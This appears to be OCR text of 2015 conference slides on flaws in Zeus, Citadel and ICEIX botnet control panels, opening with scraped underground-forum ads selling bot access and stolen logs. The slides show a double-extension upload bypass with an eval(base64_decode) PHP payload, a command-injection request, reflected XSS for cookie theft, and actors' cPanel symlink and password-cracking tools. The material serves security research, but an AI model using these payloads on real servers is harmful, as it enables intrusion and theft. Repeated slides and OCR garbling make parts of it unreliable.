mark.ge#####@###	buy	14\$	PM	29/05/14 6:50 (PM)	Approved
abiolam#####0#####@###	buy	55\$	PM	29/05/14 8:44 (AM)	Approved
mecashu@###	buy	55\$	PM	28/05/14 4:41 (AM)	Approved
ozowara##@###	buy	25\$	PM	27/05/14 11:22 (PM)	Approved
ozowara##@###	buy	25\$	PM	27/05/14 10:46 (PM)	Approved

History Update System



Not online
Admin Tools-no1 Update

My account yahoo roger_perks_tools & tools.stuff2014 have problem (**blocked**) so now we can't login it. Now we change ID yahoo is: **new id roberteme**

Old customers please add new ID yahoo and contact we again to receive stuff.

Thank You!
① 1/23/2014 12:02 AM



Admin Tools-no1 Update

Add function attachment 2MB support any file type image and .zip , word, pdf, txt **Update**

MAILER PRO

Thank You!
① 11/11/2013 7:02 AM

Anything useful to you?

 **Sell access in bot [12million logs, 20k bots]**

Bot countrys;

US (50%)
CA (30%)
EU (15%)
AU/NZ (5%)

Links taken;

*.adp.com
lexisnexis.com
google adwords
bank canada [all]
wells fargo [injected]
gotomypc
pcanywhere
pop3://
smtp://
cdw.com
paypal.com
bankofamerica.com

\$50 per hour

1 hour access to local database on rdp - \$50.



Singapore | 22-24 July | Marina Bay Sands

Current C2 vulnerability



Zeus web panels compared

	Zeus 2.0.8.9 (most) – 2.9.6.1	Zeus Robot/Panther/GOZ
Login page	cp.php?m=login	cp.php?letter=login
Gateway	gate.php	secure.php
Upload folder	_reports	_feedback
Config in	System/	Inc/
Bots table	botnet_list	membership_list
Data table	botnet_reports_(date)	membership_reports_(date)
Cryptkey	\$config['botnet_cryptkey']	\$config['membership_cryptkey']

Current C2 panel vulnerabilities

	Zeus 2.0.8.9	Zeus 2.7.6.8 – current	Zeus Robot	ICEIX	Citadel 1.3.5.1
File Upload Vulnerability (known, patched))	○	X	X	○	X
Remote Command Execution (0day)	○	○	○	○	○
Reflected Cross Site Scripting (0day)	○	○	○	○	○
Information leakage (/install/) (known, unpatched)	○	○	○	○	○

File upload vulnerability

- ◆ Vulnerable panels: Zeus >= 2.1.0.1 / ICEIX
- ◆ Upload to /_reports/files/BOTNET_ID/BOTID/certs/

```
72      $bad_exts = array('.php3', '.php4', '.php5',
73      '.php', '.asp', '.aspx', '.exe', '.pl', '.cgi',
74      '.cmd', '.bat', '.phtml', '.htaccess');
```

- ◆ Known and patched

File upload vulnerability

- ◆ Vulnerable panels: Zeus >= 2.1.0.1 / ICEIX
- ◆ Upload to /_reports/files/BOTNET_ID/BOTID/certs/

```
72 $bad_exts = array('.php3', '.php4', '.php5',
73   '.php', '.asp', '.aspx', '.exe', '.pl', '.cgi',
74   '.cmd', '.bat', '.phtml', '.htaccess');
75 $fd_hash = 0;
76 $fd_size = strlen($list[SBCID_BOTLOG]);
```

- ◆ Known and patched

File upload vulnerability

- ◆ Vulnerable panels: Zeus >= 2.1.0.1 / ICEIX
- ◆ Upload to /_reports/files/BOTNET_ID/BOTID/certs/

```
90 //Проверяем расширение, и указываем маску файла.
91 if(( $ext = strrchr($last_name, '.') ) === false
92 || in_array(strtolower($ext), $bad_exts) !==
93 false) $file_path .= '.dat';
94 $ext_pos = strrpos($file_path, '.');
95
//FIXME: Если имя слишком большое.
if(strlen($file_path) > 180) $file_path =
$file_root.'/_longname.dat';
```

File upload vulnerability

- ◆ Vulnerable panels: Zeus >= 2.1.0.1 / ICEIX
- ◆ Upload to /_reports/files/BOTNET_ID/BOTID/certs/

```
90 //Проверяем расширении, и указываем маску файла.
91 if(( $ext = strrchr($last_name, '.') ) === false
92 || in_array(strtolower($ext), $bad_exts) !==
93 false) $file_path .= '.dat';
94 $ext_pos = strrpos($file_path, '.');
95
//FIXME: Если имя слишком большое.
if(strlen($file_path) > 180) $file_path =
$file_root.'/_longname.dat';
```

File upload vulnerability

- ◆ Vulnerable panels: Zeus >= 2.1.0.1 / ICEIX
- ◆ Upload to /_reports/files/BOTNET_ID/BOTID/certs/
- ◆ Apache multiple file extension support
Apache manual:
“Files can have more than one extension, and the order of the extensions is normally irrelevant.”

File upload vulnerability

- ◆ Vulnerable panels: Zeus >= 2.1.0.1 / ICEIX
- ◆ Upload to /_reports/files/BOTNET_ID/BOTID/certs/

localhost/zeus/_reports/files/default/Test_12345/shell.php.

System	Windows NT WISH-E4986B09DE 5.1 build 2600
Build Date	May 8 2008 02:04:20
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\WINDOWS\php.ini
PHP API	20070116
PHP Extension	20070729
Zend Extension	320070729
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
Unicode Support	Based on Copyright (C) 2005, International Business Machines Corporation and others. All Rights Reserved. . ICU Version 3.4.
IPv6 Support	enabled
Registered PHP Streams	php, file, glob, data, http, ftp, compress.zlib

File upload vulnerability has been fixed

- ◆ Fixed in Zeus Robot

```
48     function strstr_array ($needle, $haystack) {
49         if (!is_array($haystack)) {
50             return false;
51         }
52         foreach ( $haystack as $element ) {
53             if ( strstr($needle, $element) ) {
54                 return $element;
55             }
56         }
57     }
58
59     $bad_exts = array ('.php', '.asp', '.exe', '.pl',
60     ', '.cgi', '.cmd', '.bat', '.cfm', '.jsp', '.sh',
61     ', '.phtm');
62
63     if (( $ext =  strrchr($last_name, '.') ) === false
64     || strstr_array (strtolower($last_name),
65     $bad_exts)) $file_path .= '.txt';
66
67     $ext_pos = strpos ($file_path, '.');
68
69     if ($ext_pos >= 0) {
70         $file_name = substr($file_path, 0, $ext_pos);
71     } else {
72         $file_name = $file_path;
73     }
74
75     $file_name = str_replace ('.', '', $file_name);
76
77     $file_name = str_replace (' ', '', $file_name);
78
79     $file_name = str_replace ('%', '', $file_name);
80
81     $file_name = str_replace ('&', '', $file_name);
82
83     $file_name = str_replace (';', '', $file_name);
84
85     $file_name = str_replace ('|', '', $file_name);
86
87     $file_name = str_replace ('`', '', $file_name);
88
89     $file_name = str_replace ('`', '', $file_name);
90
91     $file_name = str_replace ('`', '', $file_name);
92
93     $file_name = str_replace ('`', '', $file_name);
94
95     $file_name = str_replace ('`', '', $file_name);
96
97     $file_name = str_replace ('`', '', $file_name);
98
99     $file_name = str_replace ('`', '', $file_name);
100
101     $file_name = str_replace ('`', '', $file_name);
102
103     $file_name = str_replace ('`', '', $file_name);
104
105     $file_name = str_replace ('`', '', $file_name);
106
107     $file_name = str_replace ('`', '', $file_name);
108
109     $file_name = str_replace ('`', '', $file_name);
110
111     $file_name = str_replace ('`', '', $file_name);
112
113     $file_name = str_replace ('`', '', $file_name);
114
115     $file_name = str_replace ('`', '', $file_name);
116
117     $file_name = str_replace ('`', '', $file_name);
118
119     $file_name = str_replace ('`', '', $file_name);
120
121     $file_name = str_replace ('`', '', $file_name);
122
123     $file_name = str_replace ('`', '', $file_name);
```

File upload vulnerability has been fixed

- ◆ Fixed in Zeus Robot

The screenshot shows a web browser window with the following details:

- Address Bar:** /admin/Images/admin/_feedback/files/default/SERVER_74C8A46C7FA37914/certs/
- Toolbar:** Includes back, forward, search, and other standard browser icons.
- Page Content:**
 - Section Headers:** Index of /default/admin/Images/admin/_feedback/files/default / SERVER_74C8A46C7FA37914/certs
 - List of Files:** A bulleted list of files, all named "tf_0ef99a_72f2509e.php.txt" followed by a varying number of underscores and digits (e.g., .txt, .txt).

At the bottom of the page, there is a line of code in blue:

```
$ext_pos = strrpos($file_path, '.');
```

File upload vulnerability has been fixed

- ◆ Fixed in Zeus Robot



The screenshot shows a series of three browser windows illustrating a file upload exploit. The top window displays a directory listing for '/admin/Images/admin/_feedback/files/default/SERVER_74C8A46C7FA37914/certs/'. The middle window shows a file named 'tf_0ef99a_72f2509e.php.php.txt'. The bottom window shows the contents of this file, which is a PHP script that evaluates a base64-encoded payload: '<?php eval(base64_decode ("CgplY2hvICJhYmMxMjMiOwoKCg==")) ; ?>'. Below this, a list of files is shown, all of which have names starting with 'tf_0ef99a_72f2509e.php.' followed by various extensions like .txt, .bah.txt, .inc.txt, .pfx.txt, .php.php.txt, .phtm.txt, and .pwn.txt.

Index of /default/admin/Images/admin

abc123

```
<?php eval(base64_decode ("CgplY2hvICJhYmMxMjMiOwoKCg==")) ; ?>
```

- [tf_0ef99a_72f2509e.php..txt](#)
- [tf_0ef99a_72f2509e.php..txt](#)
- [tf_0ef99a_72f2509e.php.bah.txt](#)
- [tf_0ef99a_72f2509e.php.inc.txt](#)
- [tf_0ef99a_72f2509e.php.pfx.txt](#)
- [tf_0ef99a_72f2509e.php.php.txt](#)
- [tf_0ef99a_72f2509e.php.phtm.txt](#)
- [tf_0ef99a_72f2509e.php.pwn.txt](#)

\$ext_pos = strrpos(\$file_path, '.');

File upload vulnerability has been fixed

- ◆ Fixed in Zeus Robot

The screenshot shows a web browser interface with two tabs open. Both tabs have URLs starting with '/admin/Images/admin/_feedback/files/default/SERVER_'. The first tab's URL ends with '/certs/' and contains a file named 'tf_0ef99a_72f2509e.php.php.txt'. The second tab's URL ends with '/certs/tf_9398ed_c70a3979.pt'.

The content of both tabs is identical, displaying a directory listing:

```
<?php eval(base64_decode ("CgplY2hvICJhYmMzMjMiOwoKCg==")) ; ?>
```

Below this, a list of files is shown:

- [tf_0ef99a_72f2509e.php..txt](#)
- [tf_0ef99a_72f2509e.php..txt](#)
- [tf_0ef99a_72f2509e.php.bah.txt](#)
- [tf_0ef99a_72f2509e.php.inc.txt](#)
- [tf_0ef99a_72f2509e.php.pfx.txt](#)
- [tf_0ef99a_72f2509e.php.php.txt](#)
- [tf_0ef99a_72f2509e.php.phtm.txt](#)
- [tf_0ef99a_72f2509e.php.pwn.txt](#)

At the bottom of the page, there is some blue-highlighted code:

```
$ext_pos = strrpos($file_path, '.');
```

C2 remote command execution

- ◆ 0day
- ◆ Affected: All Zeus / IcelX / Citadel
- ◆ Source: reports_files.php (database search)
- ◆ Sink: fsarc.php (file archiving)
- ◆ Affected parameter: files
- ◆ Execute arbitrary commands

C2 remote command execution

```
reports_files.php  x  fsarc.php  x
13
14     IN $archive - string, полный путь по которому должен быть создан архив.
15     IN $files    - array, список файлов для добавления в архив.
16
17     Return       - mixed, имя архива - в случае успешного создания архива
18 */
19 function fsarcCreate($archive, $files)
20 {
21     error_reporting(E_ALL);
22     if(strcasecmp(substr(PHP_UNAME('s'), 0, 7), 'windows') === 0)
23     {
24         $archive = str_replace('/', '\\\\', $archive);
25         foreach($files as $k => $v)$files[$k] = str_replace('/', '\\\\',
26     }
27
28     $archive .= '.zip';
29     $cli = 'zip -r -9 -q -S "' . $archive . '" "' . implode(' ' , $files);
30     exec($cli, $e, $r);
31
32     if($r != 0)echo "(error: $r) ".$cli."<br/>";
33     return $r ? false : $archive;
34 }
35 ?>
```



C2 remote command execution

```
reports_files.php
58 if($_POST['filesaction'] == 0 && $allow_remove)
59 {
60     $_errors = array();
61     foreach($_POST['files'] as $file) if(strlen($file) > 0)clearD
62 }
63 //Создание архива.
64 else if($_POST['filesaction'] == 1)
65 {
66     $list = array();
67     foreach($_POST['files'] as $file)$list[] = $_CUR_PATH.'/'.$f
68
69     if(($arcfile = createTempFile('arc')) === false)die('Failed
70     @unlink($arcfile);
71
72     require_once('fsarc.php');
73     if(!function_exists('fsarcCreate') || ($arcfile = fsarcCreate
74
75     httpDownloadHeaders(baseNameEx($arcfile), @filesize($arcfile
76     echo @file_get_contents($arcfile);
77     @unlink($arcfile);
78     die();
79 }
80 }
```

C2 remote command execution

The screenshot shows a web browser window with the URL `ken/cp.php?letter=f`. The page content includes:

Information:
Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Intruder Repeater Sequencer Decoder Comparer Options Alerts
Target Proxy Spider Scanner
Intercept History Options
Request to http:// 80 []
Forward Drop Intercept... Action Comment this item [] []
Raw Params Headers Hex
POST /images/ken/cp.php?letter=f&path= HTTP/1.1
Host:
Proxy-Connection: keep-alive
Content-Length: 31
Cache-Control: max-age=0
Accept:
text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, */*; q=0.8
Origin: http:// .net
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http:// /ken/cp.php?letter=f
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW, zh;q=0.8, en-US;q=0.6, en;q=0.4
Cookie: ref=8307497cd0ac2bae8fe1961fffb403fa2; __cfduid=d3a93480a2f0b0c519adeb37600698e0b1410504201498
filesactions: "<?php phpinfo(); ?>" > /ken/info.php %23

Botnets: []
subdirectories).
n: Create archive and download >>
Size (bytes) Modification time
<DIR> 15.09.2014 09:26:10
es (0 bytes) and 1 directories.

C2 remote command execution

The screenshot shows a web browser window with the URL `ken/cp.php?letter=f`. The page content includes:

Information:
Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Intruder Repeater Sequencer Decoder Comparer Options Alerts
Target Proxy Spider Scanner
Intercept History Options
Request to http:// 80 []
Forward Drop Intercept... Action Comment this item [] []
Raw Params Headers Hex
POST /images/ken/cp.php?letter=f&path= HTTP/1.1
Host:
Proxy-Connection: keep-alive
Content-Length: 31
Cache-Control: max-age=0
Accept:
text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, */*; q=0.8
Origin: http:// .net
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http:// /ken/cp.php?letter=f
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW, zh; q=0.8, en-US; q=0.6, en; q=0.4
Cookie: ref=8307497cd0ac2bae8fe1961fffb403fa2; cfduid=d3a93480a2f0b0c519adeb37600f98=0b1410504201498
filesactions: "<?php phpinfo(); ?>" /ken/info.php %23

Botnets: []
subdirectories).

File: Create archive and download >>
Size (bytes) Modification time
<DIR> 15.09.2014 09:26:10
es (0 bytes) and 1 directories.

C2 remote command execution

CP :: Search in files

ken/cp.php?lett

Information:

Burp Suite Free Edition v1.5

Burp Intruder Repeater Window Help

Intruder	Repeater	Sequencer	Decoder	Comparer
Target	Proxy		Spider	

Intercept History Options

Request to http://

80 []

Forward Drop Intercept... Action Comment th...

Raw Params Headers Hex

```
POST /images/ken/cp.php?letter=f&path= HTTP/1.1
Host:
Proxy-Connection: keep-alive
Content-Length: 31
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://www.ckhtml.org
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://www.ckhtml.org/ken/cp.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: ref=8307497cd0ac2bae8fe1961fb403fa2; cfduid=d3a93480a2fb0b0c519adeb37600f98=0b1410504201498
filesactions=<?php phpinfo(); ?>; /ken/info.php %23
```

Type a search term

phpinfo()

images/ken/info.php

PHP Version 5.4.32

System Linux server. www.ckhtml.org 2.6.32-431.29.2.el6.x86_64 #1 SMP Tue Sep 9 21:36:05 UTC 2014 x86_64

Build Date Sep 12 2014 19:18:05

Configure Command './configure' '--disable-fileinfo' '--enable-bcmath' '--enable-calendar' '--enable-ftp' '--enable-gd-native-ttf' '--enable-libxml' '--enable-mbstring' '--enable-pdo=shared' '--enable-sockets' '--prefix=/usr/local' '--with-apxs2=/usr/local/apache/bin/apxs' '--with-curl=/opt/curlssl/' '--with-freetype-dir=/usr' '--with-gd' '--with-imap=/opt/php_with_imap_client/' '--with-imap-ssl=/usr' '--with-jpeg-dir=/usr' '--with-kerberos' '--with-libdir=lib64' '--with-libxml-dir=/opt/xml2/' '--with-mcrypt=/opt/libmcrypt/' '--with-mysqli=/usr' '--with-mysql-sock=/var/lib/mysql/mysql.sock' '--with-mysqli=/usr/bin/mysql_config' '--with-openssl=/usr' '--with-openssl-dir=/usr' '--with-pcre-regex=/opt/pcre' '--with-pdo-mysql=shared' '--with-pdo-sqlite=shared' '--with-pic' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--with-zlib' '--with-zlib-dir=/usr'

Server API CGI/FastCGI

Virtual Directory Support disabled

Configuration File (php.ini) Path /usr/local/lib


Reflected cross site scripting

- ◆ 0day
- ◆ Affected: All Zeus / IcelX / Citadel
- ◆ Source: reports_files.php (database search)
- ◆ Sink: fsarc.php (file archiving)
- ◆ Affected parameter: files
- ◆ Cookie stealing or client side exploitation

Reflected cross site scripting

```
reports_files.php  x  fsarc.php  x
13
14     IN $archive - string, полный путь по которому должен быть создан архив.
15     IN $files    - array, список файлов для добавления в архив.
16
17     Return      - mixed, имя архива - в случае успешного создания архива
18 */
19 function fsarcCreate($archive, $files)
20 {
21     error_reporting(E_ALL);
22     if(strcasecmp(substr(PHP_OS, 0, 7), 'Windows') === 0)
23     {
24         $archive = str_replace('/', '\\', $archive);
25         foreach($files as $k => $v) $files[$k] = str_replace('/', '\\',
26     }
27
28     $archive .= '.zip';
29     $cli = 'zip -r -9 -q -S "' . $archive . '" "' . implode(' ' ' ', $files);
30     exec($cli, $e, $r);
31
32     if($r != 0)echo "(error: $r) ".$cli.'  
';
33     return $r ? false : $archive;
34 }
35 ?>
```


Reflected cross site scripting



RSA® Conference 2015

Singapore | 22-24 July | Marina Bay Sands

Actor attribution methodology



C2 tracking system

Live	All	Pwned	Submit	Tools ▾	Target	Search	Result	Search	Online:30 Pwned:1319 All:14979
Date	Url				Type	Pwned	Password	Result/RC4	Status
2015-7-15	http://davewalshphoto.com/images2/indexx.php?m=login				Zeus	0			Online
2015-7-14	http://ipsc0rp.com/ken/cp.php?m=login				Citadel	0			Online
2015-7-14	http://ipsc0rp.com/holacit/cp.php?m=login				Citadel	0			Online
2015-7-14	http://ipsc0rp.com/MD/cp.php?m=login				Citadel	0			Online
2015-7-14	http://ipsc0rp.com/IK/cp.php?m=login				Citadel	0			Online
2015-7-14	http://ipsc0rp.com/EASY/cp.php?m=login				Citadel	0			Online
2015-7-11	http://sampleproduct.info/henn/cp.php?m=login				Zeus	0			Online
2015-7-11	http://sampleproduct.info/me2/cp.php?m=login				Zeus	0			Online
2015-7-11	http://sampleproduct.info/mon/cp.php?m=login				Zeus	0			Online
2015-7-11	http://sampleproduct.info/pel/cp.php?m=login				Zeus	0			Online
2015-7-11	http://sampleproduct.info/sokal/cp.php?m=login				Zeus	0			Online
2015-7-8	http://emaillifecoaching.com.au/html/cp.php?m=login				Zeus	0			Online

C2 tracking system

Live	All	Pwned	Submit	Tools ▾	Target	Search	Result	Search	Online:30 Pwned:1319 All:14979
Date	Url	Type	Pwned		Password	Result/RC4	Status		
2015-7-15	http://davewalshphoto.com/images2/indexx.php?m=login	Zeus	0				Online		
2015-7-14	http://ipsc0rp.com/ken/cp.php?m=login	Citadel	0				Online		
2015-7-14	http://ipsc0rp.com/holacit/cp.php?m=login	Citadel	0				Online		
2015-7-14	http://ipsc0rp.com/MD/cp.php?m=login	Citadel	0				Online		
2015-7-14	http://ipsc0rp.com/IK/cp.php?m=login	Citadel	0				Online		
2015-7-14	http://ipsc0rp.com/EASY/cp.php?m=login	Citadel	0				Online		
2015-7-11	http://sampleproduct.info/henn/cp.php?m=login	Zeus	0				Online		
2015-7-11	http://sampleproduct.info/me2/cp.php?m=login	Zeus	0				Online		
2015-7-11	http://sampleproduct.info/mon/cp.php?m=login	Zeus	0				Online		
2015-7-11	http://sampleproduct.info/pel/cp.php?m=login	Zeus	0				Online		
2015-7-11	http://sampleproduct.info/sokal/cp.php?m=login	Zeus	0				Online		
2015-7-8	http://emaillifecoaching.com.au/html/cp.php?m=login	Zeus	0				Online		

Campaign attribution via XSS fingerprinting

2015-01-28

18:37:30

- domain : [REDACTED]
- screen : 1366x768
- browser_name : Chrome
- browser_version : 38.0.2125.104
- language : en-US
- Osystem : Windows 7
- flash_version : 15.0 r0

2015-01-28

17:02:13

- domain : [REDACTED]
- screen : 1366x768
- browser_name : Chrome
- browser_version : 38.0.2125.104
- language : en-US
- Osystem : Windows 7
- flash_version : 15.0 r0

- HTTP_REFERER : http://[REDACTED]/sitemap/30/cp.php?letter=h
me
- HTTP_USER_AGENT : Mozilla/5.0 (Wind
ows NT 6.1) AppleWebKit/537.36 (KHTML
, like Gecko) Chrome/38.0.2125.104 Safa
ri/537.36
- REMOTE_ADDR : 41.79.219.202, 41.79.
219.202, 41.79.219.202
- HTTP_REFERER : http://[REDACTED]
/sitemap/30/cp.php?rm=0&a
mp;letter=e&date1=150128&dat
e2=150128&members=&membe
rships=&ips=&countries=&
q=&blt=0
- HTTP_USER_AGENT : Mozilla/5.0 (Wind
ows NT 6.1) AppleWebKit/537.36 (KHTML
, like Gecko) Chrome/38.0.2125.104 Safa
ri/537.36
- REMOTE_ADDR : 41.79.219.202, 41.79.
219.202, 41.79.219.202

Actors' tool for cPanel remote privilege escalation

◆ cPanel apache Symlink Race Condition Vulnerability

Symlink Sa 3.0		
-:[User & Domains & Symlink]:-		
[Home] [User & Domains & Symlink] [Domains & Script] [Symlink File] [Symlink Bypass] [Bypass Read] [Mass Joomla] [Mass WordPress] [Mass vBulletin] [Help]		
silvaris	Symlink	FTP
restaurb	Symlink	FTP
restaura	Symlink	FTP
budapest	Symlink	FTP
adalcogr	Symlink	FTP
mirafarm	Symlink	FTP
amahouse	Symlink	FTP
cosmetic	Symlink	FTP
petoutle	Symlink	FTP
experien	Symlink	FTP
apimedic	Symlink	FTP
hotelrus	Symlink	FTP
voluntee	Symlink	FTP

Index of /html/img/sym/root/home/psdarada/public_html

- [Parent Directory](#)
- [findex.php](#)
- [campanie_electorală_piata_beliu.php](#)
- [candidati_consiliu_mun.php](#)
- [cgi-bin/](#)
- [comunicat_presa_3_florin_tripă.php](#)
- [comunicate_de_presa.php](#)
- [comunicate_de_presa2.php](#)
- [comunicate_de_presa3.php](#)
- [comunicate_de_presa4.php](#)
- [comunicate_de_presa5.php](#)
- [comunicate_de_presa6.php](#)
- [comunicate_de_presa7.php](#)
- [comunicate_de_presa8.php](#)
- [conf_02022012.php](#)
- [conf_05042012.php](#)
- [conf_09042012.php](#)
- [conf_24012012.php](#)
- [conf_26012012.php](#)
- [conferinta_03052012.php](#)
- [conferinta_26042012.php](#)
- [cons_jud.php](#)
- [contact.php](#)
- [css/](#)
- [curentul_aradean.php](#)
- [documente.php](#)

Actors' tool for cPanel password bruteforcing

- ◆ cPanel password bruteforcing



Actors' tool for cPanel password bruteforcing

- ◆ cPanel password bruteforcing

The screenshot shows a window titled "Cpanel Cracker". Inside, there is a list of user accounts and their corresponding passwords. The users are listed in green, and the passwords are in red. At the bottom, it says "You Found 8 Cpanel (Hacking Sec)".

User	Password
amavis	qwerty
chouduan	qwerty
comicnet	qwerty
dazhaxie	P@ssw0rd
ixsunme	123456
lifutk	123456
lifutk3	P@ssw0rd
zoo	P@ssw0rd

You Found 8 Cpanel (Hacking Sec)

Upload & install C2 mostly via cPanel

